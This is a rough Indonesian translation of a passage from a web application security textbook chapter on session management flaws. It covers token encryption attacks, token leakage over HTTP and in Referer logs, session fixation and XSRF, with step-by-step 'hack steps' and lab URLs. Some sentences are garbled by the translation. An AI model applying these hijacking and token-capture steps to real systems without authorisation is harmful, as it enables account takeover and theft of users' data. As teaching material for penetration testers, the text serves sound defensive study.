
CATATA Teknik lain memungkinkan Anda mendekripsi data terenkripsi yang digunakan oleh aplikasi. Oracle enkripsi "mengungkapkan" dapat disalahgunakan untuk mendapatkan nilai teks-jelas dari token terenkripsi. Meskipun ini bisa menjadi kerentanan yang signifikan saat mendekripsi kata sandi, mendekripsi token sesi tidak memberikan cara langsung untuk mengkompromikan sesi pengguna lain. Namun demikian, token yang didekripsi memberikan wawasan yang berguna ke dalam struktur teks-jelas, yang berguna dalam melakukan serangan bit-flipping yang ditargetkan. Lihat Bab 11 untuk rincian lebih lanjut tentang serangan oracle enkripsi "mengungkapkan".

Serangan saluran samping terhadap padding oracle dapat digunakan untuk mengkompromikan token terenkripsi. Lihat Bab 18 untuk lebih jelasnya.

LANGKAH HACK

Dalam banyak situasi di mana token terenkripsi digunakan, kemampuan eksplorasi yang sebenarnya mungkin bergantung pada berbagai faktor, termasuk offset batas blok relatif terhadap data yang perlu Anda serang, dan toleransi aplikasi terhadap perubahan yang Anda sebabkan pada struktur teks biasa di sekitarnya. Bekerja sepenuhnya buta, mungkin tampak sulit untuk membangun serangan yang efektif, namun dalam banyak situasi ini sebenarnya mungkin.

1. Kecuali token sesi itu sendiri jelas bermakna atau berurutan, selalu pertimbangkan kemungkinan bahwa itu mungkin dienkripsi. Anda sering dapat mengidentifikasi bahwa cipher berbasis blok sedang digunakan dengan mendaftarkan beberapa nama pengguna yang berbeda dan menambahkan satu karakter setiap kali. Jika Anda menemukan titik di mana menambahkan satu karakter menghasilkan token sesi Anda yang panjangnya melonjak 8 atau 16 byte, maka cipher blok mungkin sedang digunakan. Anda dapat mengkonfirmasi ini dengan terus menambahkan byte ke nama pengguna Anda, dan mencari lompatan yang sama terjadi 8 atau 16 byte kemudian.
2. Kerentanan manipulasi sandi ECB biasanya sulit untuk diidentifikasi dan dieksplorasi dalam konteks kotak hitam murni. Anda dapat mencoba menduplikasi secara membabi buta dan memindahkan blok ciphertext di dalam token Anda, dan meninjau apakah Anda tetap masuk ke aplikasi dalam konteks pengguna Anda sendiri, atau pengguna lain, atau tidak sama sekali.
3. Anda dapat menguji kerentanan manipulasi cipher CBC dengan menjalankan serangan Burp Intruder di seluruh token, menggunakan sumber muatan "bit flipping". Jika serangan pembalikan bit mengidentifikasi bagian dalam token, manipulasi yang menyebabkan Anda tetap berada dalam sesi yang valid, tetapi sebagai pengguna yang berbeda atau tidak ada, lakukan serangan yang lebih terfokus hanya pada bagian ini, mencoba rentang nilai yang lebih luas di setiap posisi.

4. Selama kedua serangan, pantau respons aplikasi untuk mengidentifikasi pengguna yang terkait dengan sesi Anda mengikuti setiap permintaan, dan coba manfaatkan setiap peluang untuk peningkatan hak istimewa yang mungkin terjadi.
5. Jika serangan Anda tidak berhasil, tetapi tampaknya dari langkah 1 input panjang variabel yang Anda kontrol dimasukkan ke dalam token, Anda harus mencoba membuat serangkaian token dengan menambahkan satu karakter pada satu waktu, setidaknya hingga ukuran blok sedang digunakan. Untuk setiap token yang dihasilkan, Anda harus melakukan ulang langkah 2 dan 3. Hal ini akan meningkatkan peluang bahwa data yang perlu Anda modifikasi selaras dengan batas blok agar serangan Anda berhasil.

Kelemahan dalam Penanganan Token Sesi

Tidak peduli seberapa efektif aplikasi dalam memastikan bahwa token sesi yang dihasilkannya tidak mengandung informasi yang berarti dan tidak rentan terhadap analisis atau prediksi, mekanisme sesinya akan terbuka lebar untuk diserang jika token tersebut tidak ditangani dengan hati-hati setelah dibuat. Misalnya, jika token diungkapkan kepada penyerang melalui beberapa cara, penyerang dapat membajak sesi pengguna meskipun prediksi token tidak mungkin dilakukan.

Penanganan token aplikasi yang tidak aman dapat membuatnya rentan terhadap serangan dalam beberapa cara.

MITOS UMUM

“Token kami aman dari pengungkapan kepada pihak ketiga karena kami menggunakan SSL.”

Penggunaan SSL yang tepat tentu membantu melindungi token sesi agar tidak ditangkap. Tetapi berbagai kesalahan masih dapat mengakibatkan token dikirim dalam bentuk teks-jelas bahkan ketika SSL sudah ada. Dan berbagai serangan langsung terhadap pengguna akhir dapat digunakan untuk mendapatkan token mereka.

MITOS UMUM

“Token kami dihasilkan oleh platform menggunakan teknologi yang matang dan terdengar secara kriptografis, sehingga tidak rentan terhadap kompromi.”

Perilaku default server aplikasi seringkali adalah membuat cookie sesi saat pengguna pertama kali mengunjungi situs dan membuatnya tetap tersedia untuk seluruh interaksi pengguna dengan situs. Seperti yang dijelaskan di bagian berikut, ini dapat menyebabkan berbagai kerentanan keamanan dalam cara penanganan token.

Pengungkapan Token di Jaringan

Area kerentanan ini muncul ketika token sesi ditransmisikan melalui jaringan dalam bentuk tidak terenkripsi, memungkinkan penyadap yang ditempatkan dengan tepat untuk mendapatkan token dan menyamar sebagai pengguna yang sah. Posisi yang sesuai untuk penyadapan mencakup jaringan lokal pengguna, di dalam departemen TI pengguna, di dalam ISP pengguna, di tulang punggung Internet, di dalam ISP aplikasi, dan di dalam departemen TI organisasi yang menghosting aplikasi. Dalam setiap kasus, ini termasuk personel resmi dari organisasi yang relevan dan penyerang eksternal yang telah mengganggu infrastruktur terkait.

Dalam kasus paling sederhana, saat aplikasi menggunakan koneksi HTTP tidak terenkripsi untuk komunikasi, penyerang dapat menangkap semua data yang dikirimkan antara klien dan server, termasuk kredensial login, informasi pribadi, detail pembayaran, dan sebagainya. Dalam situasi ini, serangan terhadap sesi pengguna seringkali tidak diperlukan karena penyerang sudah dapat melihat informasi istimewa dan dapat masuk menggunakan kredensial yang ditangkap untuk melakukan tindakan berbahaya lainnya. Namun, mungkin masih ada kasus di mana sesi pengguna menjadi target utama. Misalnya, jika kredensial yang diambil tidak cukup untuk melakukan login kedua (misalnya, dalam aplikasi perbankan, kredensial tersebut mungkin menyertakan nomor yang ditampilkan pada token fisik yang berubah, atau digit tertentu dari PIN pengguna), penyerang mungkin perlu membajak sesi penyadapan untuk melakukan tindakan sewenang-wenang. Atau jika login diaudit dengan cermat, dan pengguna diberi tahu tentang setiap login yang berhasil, penyerang mungkin ingin menghindari melakukan loginnya sendiri agar sesembuyi mungkin.

Dalam kasus lain, aplikasi dapat menggunakan HTTPS untuk melindungi kunci komunikasi klien-server namun mungkin masih rentan terhadap intersepsi token sesi di jaringan. Kelemahan ini dapat terjadi dalam berbagai cara, banyak di antaranya dapat muncul secara khusus saat cookie HTTP digunakan sebagai mekanisme transmisi untuk token sesi:

- Beberapa aplikasi memilih untuk menggunakan HTTPS untuk melindungi kredensial pengguna selama login tetapi kemudian kembali ke HTTP untuk sisa sesi pengguna. Banyak aplikasi surat web berperilaku seperti ini. Dalam situasi ini, penyadap tidak dapat mencegat kredensial pengguna tetapi masih dapat menangkap token sesi. Alat Firesheep, dirilis sebagai plug-in untuk Firefox, menjadikan ini proses yang mudah.
- Beberapa aplikasi menggunakan HTTP untuk area situs yang diautentikasi sebelumnya, seperti halaman depan situs, tetapi beralih ke HTTPS dari halaman login dan seterusnya. Namun, dalam banyak kasus, pengguna diberi token sesi pada halaman pertama yang dikunjungi, dan token ini tidak diubah saat pengguna masuk. Sesi pengguna, yang awalnya tidak diautentikasi, ditingkatkan ke sesi diautentikasi setelah login. Dalam situasi ini penyadap dapat mencegat token pengguna sebelum login, tunggu komunikasi pengguna untuk beralih ke

HTTPS, yang menunjukkan bahwa pengguna masuk, lalu mencoba mengakses halaman yang dilindungi (seperti Akun Saya) menggunakan token tersebut.

- Bahkan jika aplikasi mengeluarkan token baru setelah login berhasil, dan menggunakan HTTPS dari halaman login dan seterusnya, token untuk sesi yang diautentikasi pengguna masih dapat diungkapkan. Hal ini dapat terjadi jika pengguna mengunjungi kembali halaman praautentikasi (seperti Bantuan atau Tentang), baik dengan mengikuti tautan dalam area yang diautentikasi, dengan menggunakan tombol kembali, atau dengan mengetikkan URL secara langsung.
- Dalam variasi dari kasus sebelumnya, aplikasi mungkin mencoba beralih ke HTTPS saat pengguna mengklik link Login. Namun, masih dapat menerima login melalui HTTP jika pengguna memodifikasi URL sesuai. Dalam situasi ini, penyerang dengan posisi yang sesuai dapat memodifikasi halaman yang dikembalikan di area situs yang telah diautentikasi sebelumnya sehingga link Login mengarah ke halaman HTTP. Bahkan jika aplikasi mengeluarkan token sesi baru setelah berhasil masuk, penyerang masih dapat mencegat token ini jika ia berhasil menurunkan versi koneksi pengguna ke HTTP.
- Beberapa aplikasi menggunakan HTTP untuk semua konten statis di dalam aplikasi, seperti gambar, skrip, lembar gaya, dan templat halaman. Perilaku ini sering ditunjukkan dengan peringatan di dalam browser pengguna, seperti yang ditunjukkan pada Gambar 7-9. Saat browser menampilkan peringatan ini, browser telah mengambil item yang relevan melalui HTTP, sehingga token sesi telah dikirimkan. Tujuan dari peringatan browser adalah agar pengguna menolak untuk memproses data tanggapan yang telah diterima melalui HTTP sehingga mungkin tercemar. A token sesi gunakan toke ini

menerima milik pengguna melalui HTTP dan ini melalui HTTPS.



Gambar 7-9: Browser menampilkan peringatan saat halaman yang diakses melalui HTTPS berisi item yang diakses melalui HTTP.


- Bahkan jika aplikasi menggunakan HTTPS untuk setiap halaman, termasuk area situs yang tidak diautentikasi dan konten statis, mungkin masih ada keadaan di mana token pengguna ditransmisikan melalui HTTP. Jika penyerang entah bagaimana dapat mendorong pengguna untuk membuat permintaan melalui HTTP (baik ke HTTP

layanan di server yang sama jika ada yang sedang berjalan atau ke`http://server:443/` jika tidak), tokennya dapat diserahkan. Cara penyerang dapat mencoba ini termasuk mengirimkan pengguna URL dalam email atau pesan instan, menempatkan tautan pemutaran otomatis ke situs web yang dikontrol penyerang, atau menggunakan iklan spanduk yang dapat diklik. (Lihat Bab 12 dan 13 untuk detail lebih lanjut tentang teknik semacam ini untuk mengirimkan serangan terhadap pengguna lain.)

LANGKAH HACK

- 1. Telusuri aplikasi dengan cara biasa dari akses pertama ("mulai" URL), melalui proses login, dan kemudian melalui semua fungsionalitas aplikasi. Catat setiap URL yang dikunjungi, dan catat setiap instance di mana token sesi baru diterima. Berikan perhatian khusus pada fungsi masuk dan transisi antara komunikasi HTTP dan HTTPS**

sebagai Kabel
mencegat



Gambar 7-10:Berjalan melalui aplikasi untuk mengidentifikasi lokasi tempat token sesi baru diterima.

- 2. Jika cookie HTTP digunakan sebagai mekanisme transmisi untuk token sesi, verifikasi apakah manflag diatur, mencegahnya dikirim melalui koneksi yang tidak terenkripsi.**
- 3. Tentukan apakah, dalam penggunaan normal aplikasi, token sesi pernah dikirimkan melalui koneksi yang tidak terenkripsi. Jika demikian, mereka harus dianggap rentan terhadap intersepsi.**
- 4. Jika halaman awal menggunakan HTTP, dan aplikasi beralih ke HTTPS untuk login dan area situs yang diautentikasi, verifikasi apakah token baru dikeluarkan setelah login, atau apakah token yang dikirimkan selama tahap HTTP masih digunakan untuk melacak sesi diautentikasi pengguna. Verifikasi juga apakah aplikasi akan menerima login melalui HTTP jika URL login diubah sesuai.**

5. Meskipun aplikasi menggunakan HTTPS untuk setiap halaman, verifikasi apakah server juga mendengarkan pada port 80, menjalankan layanan atau konten apa pun. Jika demikian, kunjungi URL HTTP apa pun langsung dari dalam sesi yang diautentikasi, dan verifikasi apakah token sesi dikirimkan.
6. **Jika token untuk sesi yang diautentikasi dikirimkan ke server melalui HTTP, verifikasi apakah token tersebut terus valid atau segera dihentikan oleh server.**

COBALAH!

`http://mdsec.net/auth/369/ http://
mdsec.net/auth/372/ http://
mdsec.net/auth/374/`

Pengungkapan Token di Log

Selain transmisi teks-jelas dari token sesi dalam komunikasi jaringan, tempat paling umum di mana token diungkapkan ke tampilan yang tidak sah adalah dalam berbagai jenis log sistem. Meski jarang terjadi, konsekuensi dari pengungkapan semacam ini biasanya lebih serius. Log tersebut dapat dilihat oleh penyerang potensial yang jauh lebih luas, tidak hanya oleh seseorang yang diposisikan dengan tepat untuk menguping di jaringan.

Banyak aplikasi menyediakan fungsionalitas bagi administrator dan personel pendukung lainnya untuk memantau dan mengontrol aspek status runtime aplikasi, termasuk sesi pengguna. Misalnya, pekerja helpdesk yang membantu pengguna yang mengalami masalah dapat menanyakan nama penggunanya, menemukan sesinya saat ini melalui daftar atau fungsi pencarian, dan melihat detail yang relevan tentang sesi tersebut. Atau administrator dapat berkonsultasi dengan log sesi terbaru dalam rangka menyelidiki pelanggaran keamanan. Seringkali, fungsi pemantauan dan kontrol semacam ini mengungkapkan token sesi aktual yang terkait dengan setiap sesi. Dan seringkali, fungsionalitasnya tidak terlindungi dengan baik, memungkinkan pengguna yang tidak sah mengakses daftar token sesi saat ini, dan dengan demikian membajak sesi semua pengguna aplikasi.


Penyebab utama lain munculnya token sesi di log sistem adalah saat aplikasi menggunakan string kueri URL sebagai mekanisme untuk mentransmisikan token, bukan menggunakan cookie HTTP atau isi POSpermintaan. Misalnya, Googlinginurl:jsessionid mengidentifikasi ribuan aplikasi yang mentransmisikan token sesi platform Java (disebut jsessionid) di dalam URL:

`http://www.webjunction.org/do/Navigation;jsessionid=F27ED2A6AAE4C6DA409A3044E79B8B48?category=327`

Ketika aplikasi mengirimkan token sesi mereka dengan cara ini, kemungkinan token sesi mereka akan muncul di berbagai log sistem yang dapat diakses oleh pihak yang tidak berwenang:

- Log browser pengguna
- Log server web
- Log server proxy perusahaan atau ISP
- Log dari setiap proxy terbalik yang digunakan dalam lingkungan hosting aplikasi
- Log Perujuk dari setiap server yang dikunjungi pengguna aplikasi dengan mengikuti tautan di luar situs, seperti yang ditunjukkan pada Gambar 7-11

Beberapa t
aplikasi.



Gambar 7-11:Saat token sesi muncul di URL, ini ditransmisikan di header Referer saat pengguna mengikuti link di luar situs atau browser mereka memuat sumber daya di luar situs.

Kasus terakhir yang baru saja dijelaskan menghadirkan penyerang dengan cara yang sangat efektif untuk menangkap token sesi di beberapa aplikasi. Misalnya, jika aplikasi email web mentransmisikan token sesi di dalam URL, penyerang dapat mengirim email ke pengguna aplikasi yang berisi link ke server web yang dikontrolnya. Jika ada pengguna yang mengakses tautan (karena dia mengkliknya, atau karena browsernya memuat gambar yang terdapat dalam email berformat HTML), penyerang menerima, secara real time, token sesi pengguna. Penyerang dapat menjalankan skrip sederhana di servernya untuk membajak sesi setiap token yang diterima dan

melakukan beberapa tindakan jahat, seperti mengirim email spam, mengumpulkan informasi pribadi, atau mengubah kata sandi.

CATAT Versi Internet Explorer saat ini tidak menyertakan header Perujuk saat mengikuti tautan di luar situs yang terdapat di halaman yang diakses melalui HTTPS. Dalam situasi ini, Firefox menyertakan tajuk Perujuk asalkan tautan di luar situs juga diakses melalui HTTPS, meskipun itu milik domain yang berbeda. Oleh karena itu, data sensitif yang ditempatkan di URL rentan terhadap kebocoran di log Perujuk bahkan saat SSL digunakan.

LANGKAH HACK

1. Identifikasi semua fungsionalitas dalam aplikasi, dan temukan fungsi logging atau pemantauan di mana token sesi dapat dilihat. Verifikasi siapa yang dapat mengakses fungsi ini-misalnya, administrator, pengguna yang diautentikasi, atau pengguna anonim. Lihat Bab 4 untuk teknik menemukan konten tersembunyi yang tidak terhubung langsung dari aplikasi utama.
2. Identifikasi setiap kejadian dalam aplikasi tempat token sesi ditransmisikan dalam URL. Mungkin token umumnya ditransmisikan dengan cara yang lebih aman tetapi pengembang telah menggunakan URL dalam kasus tertentu untuk mengatasi kesulitan tertentu. Misalnya, perilaku ini sering diamati saat aplikasi web berinteraksi dengan sistem eksternal.
3. Jika token sesi ditransmisikan dalam URL, coba temukan fungsionalitas aplikasi apa pun yang memungkinkan Anda menyuntikkan tautan luar situs yang sewenang-wenang ke dalam laman yang dilihat oleh pengguna lain. Contohnya termasuk fungsionalitas yang mengimplementasikan papan pesan, umpan balik situs, tanya jawab, dan sebagainya. Jika demikian, kirim tautan ke server web yang Anda kontrol dan tunggu untuk melihat apakah ada token sesi pengguna yang diterima di log Perujuk Anda.
4. Jika ada token sesi yang diambil, cobalah untuk membajak sesi pengguna dengan menggunakan aplikasi seperti biasa tetapi mengganti token yang ditangkap dengan milik Anda. Anda dapat melakukan ini dengan mencegat respons berikutnya dari server dan menambahkan header Set-Cookie Anda sendiri dengan nilai cookie yang diambil. Di Burp, Anda dapat menerapkan satu konfigurasi seluruh Suite yang menetapkan cookie khusus di semua permintaan ke aplikasi target untuk memudahkan peralihan antara konteks sesi yang berbeda selama pengujian.
6. Jika sejumlah besar token ditangkap, dan pembajakan sesi memungkinkan Anda mengakses data sensitif seperti detail pribadi, informasi pembayaran, atau kata sandi pengguna, Anda dapat menggunakan teknik otomatis yang dijelaskan di Bab 14 untuk memanen semua data yang diinginkan milik pengguna aplikasi lain.

COBALAH!<http://mdsec.net/auth/379/>

Pemetaan Token yang Rentan ke Sesi

Berbagai kerentanan umum dalam mekanisme manajemen sesi muncul karena kelemahan dalam cara aplikasi memetakan pembuatan dan pemrosesan token sesi ke sesi pengguna individu itu sendiri.

Kelemahan paling sederhana adalah mengizinkan beberapa token yang valid untuk ditetapkan secara bersamaan ke akun pengguna yang sama. Di hampir setiap aplikasi, tidak ada alasan yang sah mengapa setiap pengguna harus memiliki lebih dari satu sesi aktif pada satu waktu. Tentu saja, sangat umum bagi pengguna untuk meninggalkan sesi aktif dan memulai yang baru — misalnya, karena dia menutup jendela browser atau pindah ke komputer lain. Namun jika pengguna tampaknya menggunakan dua sesi berbeda secara bersamaan, ini biasanya menunjukkan bahwa telah terjadi gangguan keamanan: pengguna telah mengungkapkan kredensialnya kepada pihak lain, atau penyerang telah memperoleh kredensialnya melalui cara lain. Dalam kedua kasus, mengizinkan sesi bersamaan tidak diinginkan,

Kelemahan terkait tetapi berbeda adalah aplikasi menggunakan token "statis". Ini terlihat seperti token sesi dan mungkin awalnya tampak berfungsi seperti itu, tetapi sebenarnya tidak ada yang seperti itu. Dalam aplikasi ini, setiap pengguna diberi token, dan token yang sama ini diterbitkan kembali kepada pengguna setiap kali dia masuk. Aplikasi selalu menerima token sebagai valid terlepas dari apakah pengguna baru saja masuk dan dikeluarkan dengannya. Aplikasi seperti ini benar-benar melibatkan kesalahpahaman tentang keseluruhan konsep tentang apa itu sesi, dan manfaat yang diberikannya untuk mengelola dan mengontrol akses ke aplikasi. Kadang-kadang, aplikasi beroperasi seperti ini sebagai sarana untuk mengimplementasikan fungsionalitas "ingat saya" yang dirancang dengan buruk, dan token statis disimpan dalam cookie persisten (lihat Bab 6). Terkadang token itu sendiri rentan terhadap serangan prediksi, membuat kerentanan menjadi jauh lebih serius. Alih-alih mengkompromikan sesi pengguna yang saat ini masuk, serangan yang berhasil mengkompromikan, sepanjang waktu, akun semua pengguna terdaftar.

Jenis perilaku aplikasi aneh lainnya juga kadang-kadang diamati yang menunjukkan cacat mendasar dalam hubungan antara token dan sesi. Salah satu contohnya adalah di mana token yang bermakna dibangun berdasarkan nama pengguna dan komponen acak. Misalnya, pertimbangkan token:

dXNlcj1kYWY7cjE9MTMwOTQxODEyMTM0NTkwMTI=

yang didekripsi oleh Base64 menjadi:

pengguna=daf;r1=13094181213459012

Setelah analisis ekstensif dari r1komponen, kita dapat menyimpulkan bahwa ini tidak dapat diprediksi berdasarkan sampel nilai. Namun, jika logika pemrosesan sesi aplikasi salah, mungkin penyerang hanya perlu mengirim *setiap* nilai yang valid sebagai r1Dan *setiap* nilai yang valid sebagai pengguna untuk mengakses sesi di bawah konteks keamanan pengguna tertentu. Ini pada dasarnya adalah kerentanan kontrol akses, karena keputusan tentang akses dibuat berdasarkan data yang disediakan pengguna di luar sesi (lihat Bab 8). Itu muncul karena aplikasi secara efektif menggunakan token sesi untuk menandakan bahwa pemohon telah menetapkan beberapa jenis sesi yang valid dengan aplikasi. Namun, konteks pengguna di mana sesi itu diproses bukanlah properti integral dari sesi itu sendiri, tetapi ditentukan per permintaan melalui beberapa cara lain. Dalam hal ini, sarana itu dapat dikontrol langsung oleh pemohon.

LANGKAH HACK

1. Masuk ke aplikasi dua kali menggunakan akun pengguna yang sama, baik dari proses browser yang berbeda atau dari komputer yang berbeda. Tentukan apakah kedua sesi tetap aktif secara bersamaan. Jika demikian, aplikasi mendukung sesi bersamaan, memungkinkan penyerang yang telah mengompromikan kredensial pengguna lain untuk memanfaatkannya tanpa risiko terdeteksi.
2. Masuk dan keluar beberapa kali menggunakan akun pengguna yang sama, baik dari proses browser yang berbeda atau dari komputer yang berbeda. Tentukan apakah token sesi baru dikeluarkan setiap kali atau apakah token yang sama dikeluarkan setiap kali Anda masuk. Jika yang terakhir terjadi, aplikasi tidak benar-benar menggunakan sesi yang tepat.
3. Jika token tampaknya mengandung struktur dan makna apa pun, coba pisahkan komponen yang dapat mengidentifikasi pengguna dari komponen yang tampaknya tidak dapat dipahami. Cobalah untuk memodifikasi setiap komponen token yang terkait dengan pengguna sehingga merujuk ke pengguna aplikasi lain yang diketahui, dan verifikasi apakah token yang dihasilkan diterima oleh aplikasi dan memungkinkan Anda untuk menyamar sebagai pengguna tersebut.

COBALAH!

<http://mdsec.net/auth/382/> <http://mdsec.net/auth/385/>

Penghentian Sesi Rentan

Pemutusan sesi yang tepat penting karena dua alasan. Pertama, menjaga masa hidup sesi seshingkat yang diperlukan mengurangi jendela peluang di mana penyerang dapat menangkap, menebak, atau menyalahgunakan token sesi yang valid.

Kedua, ini memberi pengguna sarana untuk membatalkan sesi yang ada saat mereka tidak lagi membutuhkannya. Ini memungkinkan mereka untuk mengurangi jendela ini lebih lanjut dan mengambil tanggung jawab untuk mengamankan sesi mereka di lingkungan komputasi bersama. Kelemahan utama dalam fungsi terminasi sesi melibatkan kegagalan untuk memenuhi dua tujuan utama ini.

Beberapa aplikasi tidak memberlakukan kedaluwarsa sesi yang efektif. Setelah dibuat, sesi mungkin tetap berlaku selama beberapa hari setelah permintaan terakhir diterima, sebelum server akhirnya mengakhiri sesi. Jika token rentan terhadap semacam cacat pengurutan yang sangat sulit untuk dieksplorasi (misalnya, 100.000 tebakan untuk setiap token valid yang teridentifikasi), penyerang mungkin dapat menangkap token dari setiap pengguna yang telah mengakses aplikasi baru-baru ini. masa lalu.

Beberapa aplikasi tidak menyediakan fungsionalitas logout yang efektif:

- Dalam beberapa kasus, fungsi logout tidak diterapkan. Pengguna tidak memiliki cara untuk menyebabkan aplikasi membatalkan sesi mereka.
- Dalam beberapa kasus, fungsi logout sebenarnya tidak menyebabkan server membatalkan sesi. Server menghapus token dari browser pengguna (misalnya, dengan mengeluarkan aSet-Cookieinstruksi untuk mengosongkan token). Namun, jika pengguna terus mengirimkan token, server tetap menerimanya.
- Dalam kasus terburuk, saat pengguna mengklik Logout, fakta ini tidak dikomunikasikan ke server, sehingga server tidak melakukan tindakan apa pun. Sebaliknya, skrip sisi klien dijalankan yang mengosongkan cookie pengguna, yang berarti bahwa permintaan selanjutnya mengembalikan pengguna ke halaman login. Penyerang yang mendapatkan akses ke cookie ini dapat menggunakan sesi tersebut seolah-olah pengguna tidak pernah keluar.

Beberapa aplikasi yang tidak menggunakan autentikasi masih berisi fungsionalitas yang memungkinkan pengguna membangun data sensitif dalam sesi mereka (misalnya, aplikasi belanja). Namun biasanya mereka tidak menyediakan fungsi logout yang setara bagi pengguna untuk mengakhiri sesi mereka.

LANGKAH HACK

1. **Jangan terjebak dalam pemeriksaan tindakan yang dilakukan aplikasi pada token sisi klien (seperti pembatalan cookie melalui Set-Cookieinstruksi, skrip sisi klien, atau atribut waktu kedaluwarsa). Dalam hal penghentian sesi, tidak banyak yang bergantung pada apa yang terjadi pada token di dalam browser klien. Sebaliknya, selidiki apakah kedaluwarsa sesi diterapkan di sisi server:**
 - A. Masuk ke aplikasi untuk mendapatkan token sesi yang valid.
 - B. Tunggu beberapa saat tanpa menggunakan token ini, lalu kirimkan permintaan untuk halaman yang dilindungi (seperti "detail saya") menggunakan token.

- C. Jika halaman ditampilkan seperti biasa, token masih aktif.
- D. Gunakan coba-coba untuk menentukan berapa lama batas waktu kedaluwarsa sesi, atau apakah token masih dapat digunakan beberapa hari setelah permintaan terakhir menggunakananya. Burp Intruder dapat dikonfigurasi untuk menambah interval waktu antara permintaan yang berurutan untuk mengotomatiskan tugas ini.
2. Tentukan apakah ada fungsi logout dan tersedia secara jelas bagi pengguna. Jika tidak, pengguna lebih rentan, karena mereka tidak memiliki cara untuk membuat aplikasi membatalkan sesi mereka.
3. Jika fungsi logout tersedia, uji keefektifannya. Setelah logout, coba gunakan kembali token lama dan tentukan apakah masih valid. Jika demikian, pengguna tetap rentan terhadap beberapa serangan pembajakan sesi bahkan setelah mereka "keluar". Anda dapat menggunakan Burp Suite untuk mengujinya, dengan memilih permintaan yang bergantung pada sesi terbaru dari riwayat proxy dan mengirimkannya ke Burp Repeater untuk diterbitkan ulang setelah Anda keluar dari aplikasi.

COBALAH!

```
http://mdsec.net/auth/423/ http://  
mdsec.net/auth/439/ http://  
mdsec.net/auth/447/ http://  
mdsec.net/auth/452/ http://  
mdsec.net/auth/457/
```

Paparan Klien terhadap Pembajakan Token

Penyerang dapat menargetkan pengguna lain dari aplikasi dalam upaya untuk menangkap atau menyalahgunakan token sesi korban dengan berbagai cara:

- Muatan yang jelas untuk serangan skrip lintas situs adalah menanyakan cookie pengguna untuk mendapatkan token sesinya, yang kemudian dapat dikirim ke server sewenang-wenang yang dikendalikan oleh penyerang. Berbagai permutasi dari serangan ini dijelaskan secara rinci di Bab 12.
- Berbagai serangan lain terhadap pengguna dapat digunakan untuk membajak sesi pengguna dengan berbagai cara. Dengan kerentanan fiksasi sesi, penyerang memberi makan token sesi yang diketahui kepada pengguna, menunggunya masuk, lalu membajak sesinya. Dengan serangan pemalsuan permintaan lintas situs, penyerang membuat permintaan buatan ke aplikasi dari situs web yang dia kontrol, dan dia mengeksplorasi fakta bahwa browser pengguna secara otomatis mengirimkan cookie saat ini dengan permintaan ini. Serangan ini juga dijelaskan di Bab 12.

LANGKAH HACK

- 1. Identifikasi kerentanan scripting lintas situs dalam aplikasi, dan tentukan apakah ini dapat dieksloitasi untuk menangkap token sesi pengguna lain (lihat Bab 12).**
- 2. Jika aplikasi mengeluarkan token sesi kepada pengguna yang tidak diautentikasi, dapatkan token dan lakukan login. Jika aplikasi tidak mengeluarkan token baru *mengikut login* yang berhasil, rentan terhadap fiksasi sesi.**
- 3. Meskipun aplikasi tidak mengeluarkan token sesi kepada pengguna yang tidak diautentikasi, dapatkan token dengan masuk, lalu kembali ke halaman masuk. Jika aplikasi ingin mengembalikan halaman ini meskipun Anda sudah diautentikasi, kirimkan login lain sebagai pengguna berbeda menggunakan token yang sama. Jika aplikasi tidak mengeluarkan token baru setelah login kedua, aplikasi rentan terhadap fiksasi sesi.**
- 4. Identifikasi format token sesi yang digunakan oleh aplikasi. Ubah token Anda menjadi nilai penemuan yang dibentuk secara valid, dan coba masuk. Jika aplikasi memungkinkan Anda membuat sesi yang diautentikasi menggunakan token yang ditemukan, itu rentan terhadap fiksasi sesi.**
- 5. Jika aplikasi tidak mendukung login, tetapi memproses informasi pengguna yang sensitif (seperti detail pribadi dan pembayaran), dan memungkinkan ini ditampilkan setelah pengiriman (seperti pada halaman "verifikasi pesanan saya"), lakukan tiga langkah sebelumnya tes sehubungan dengan halaman yang menampilkan data sensitif. Jika token yang ditetapkan selama penggunaan aplikasi secara anonim nantinya dapat digunakan untuk mengambil informasi pengguna yang sensitif, aplikasi rentan terhadap fiksasi sesi.**
- 6. Jika aplikasi menggunakan cookie HTTP untuk mengirimkan token sesi, aplikasi mungkin rentan terhadap pemalsuan permintaan lintas situs (XSRF). Pertama, masuk ke aplikasi. Kemudian konfirmasikan bahwa permintaan yang dibuat ke aplikasi tetapi berasal dari halaman aplikasi yang berbeda menghasilkan penyerahan token pengguna. (Pengajuan ini perlu dilakukan dari jendela proses browser yang sama yang digunakan untuk masuk ke aplikasi target.) Mencoba untuk mengidentifikasi fungsi aplikasi sensitif yang parameternya dapat ditentukan oleh penyerang terlebih dahulu, dan mengeksplorasinya untuk melakukan yang tidak sah tindakan dalam konteks keamanan pengguna target. Lihat Bab 13 untuk detail lebih lanjut tentang cara mengeksekusi serangan XSRF.**

Lingkup Cookie Liberal

